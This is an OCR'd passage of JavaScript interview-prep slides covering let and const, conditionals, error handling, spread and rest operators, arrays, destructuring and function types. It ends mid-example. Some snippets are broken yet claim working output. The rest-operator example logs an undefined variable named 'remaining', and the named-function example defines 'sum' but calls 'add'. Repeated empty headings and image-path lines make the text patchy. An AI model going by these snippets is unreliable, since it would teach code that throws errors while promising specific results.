
```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

  console.log(count);
  //Output: Uncaught
  //Reference Error:
  //count is not defined
}
```

- const can be assigned only once, and its value **cannot be changed** afterwards.

```
// Using constant
const z = 10;
z = 20;

// This will result
//in an error
console.log(z);
```

Back to chapter index

Q. What are the types of conditions statements in JS? V. IMP.



Back to chapter index

Q. What are the types of conditions statements in JS? V. IMP.

Types of condition statements

1. If/ else statements
2. Ternary operator
3. Switch statement

```
let x = 5;

if (x > 10) {
  console.log("1");
} else if (x < 5) {
  console.log("2");
} else {
  console.log("3");
}
// Output: '3'
```


```
let y = 20;
let z = y > 10 ? "1" : "0"
console.log(z);
// Output: '1'
```

```
let a = 5;
switch (a) {
  case 1:
    console.log("1");
    break;
  case 5:
    console.log("2");
    break;
  default:
    console.log("3");
}
// Output: '2'
```

Back to chapter index

Q. What is Error Handling in JS? V. IMP.

- Error handling is the process of **managing errors**.





```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}

//Output
//An error occurred: someUndefinedVariable is not defined
```

Back to chapter index

Q. What is the difference between Spread and Rest operator in JS?

- The spread operator(...) is used to **expand or spread elements** from an iterable (such as an array, string, or object) into individual elements.




```
// Spread Operator Examples
const array = [1, 2, 3];
console.log(...array); // Output: 1, 2, 3
```

```
// Copying an array
const originalArray = [1, 2, 3];
const copiedArray = [...originalArray];
console.log(copiedArray); // Output: [1, 2, 3]
```

```
// Merging arrays
const array1 = [1, 2, 3];
const array2 = [4, 5];
const mergedArray = [...array1, ...array2];
console.log(mergedArray); // Output: [1, 2, 3, 4, 5]
```

```
// Passing multiple arguments to a function
const numbers = [1, 2, 3, 4, 5];
sum(...numbers);
function sum(a, b, c, d, e) {
  console.log(a + b + c + d + e); //Output: 15
}
```

Back to chapter index

Q. What is the difference between Spread and Rest operator in JS?

- The rest operator is used in function parameters to collect all **remaining arguments** into an array.


```
// Rest Operator Example
display(1, 2, 3, 4, 5);

function display(first, second, ...restArguments) {
  console.log(first); // Output: 1
  console.log(second); // Output: 2

  console.log(remaining); // Output: [3, 4, 5]
}
```


Back to chapter index

Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

- An array is a data type that allows you to **store multiple values** in a single variable.


```
//Array
let fruits = ["apple", "banana", "orange"];
```





Back to chapter index

Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.



Back to chapter index


Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

❖ Pictorial representation of important method of arrays

Back to chapter index

Q. What is Array Destructuring in JS? V. IMP.

- Array destructuring allows you to extract elements from an array and assign them to **individual variables** in a single statement.
- Array destructuring is introduced in **ECMAScript 6 (ES6)**.



Back to chapter index

Q. What is Array Destructuring in JS? V. IMP.

```
// Example array
const fruits = ['apple', 'banana', 'orange'];
```

```
// Array destructuring
const [firstFruit, secondFruit, thirdFruit] = fruits;
```

```
// Output
console.log(firstFruit); // Output: "apple"
console.log(secondFruit); // Output: "banana"
console.log(thirdFruit); // Output: "orange"
```

Back to chapter index

Q. What are Functions in JS? What are the types of function? V. IMP.

- A function is a **reusable block of code** that performs a specific task.

Function keyword

Function name

Parameters list

```
function sum(a, b) {

  let c = a + b;
  return c;

}

result = sum(5, 10);
```


Function body

Function call

Argument list

Back to chapter index

Q. What are Functions in JS? What are the types of function? V. IMP.



Back to chapter index

Q. What is the difference between named and anonymous functions? When to use what in applications?

- Named functions have a **name identifier**

```
//Named Function
//Function Declaration

function sum(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

- Anonymous functions **do not have a name identifier** and cannot be referenced directly by name.

```
// Anonymous function

console.log(function(a, b) {

  return a * b;

}(4, 5));

// Output: 20
```

- Use named functions for **big and complex** logics.
- Use when you want to **reuse** one function at multiple places.

- Use anonymous functions for **small logics**.
- Use when want to use a function in a **single place**.

Back to chapter index

Q. What is function expression in JS?

- A function expression is a way to define a function by **assigning it to a variable**.


```
//Anonymous Function Expression

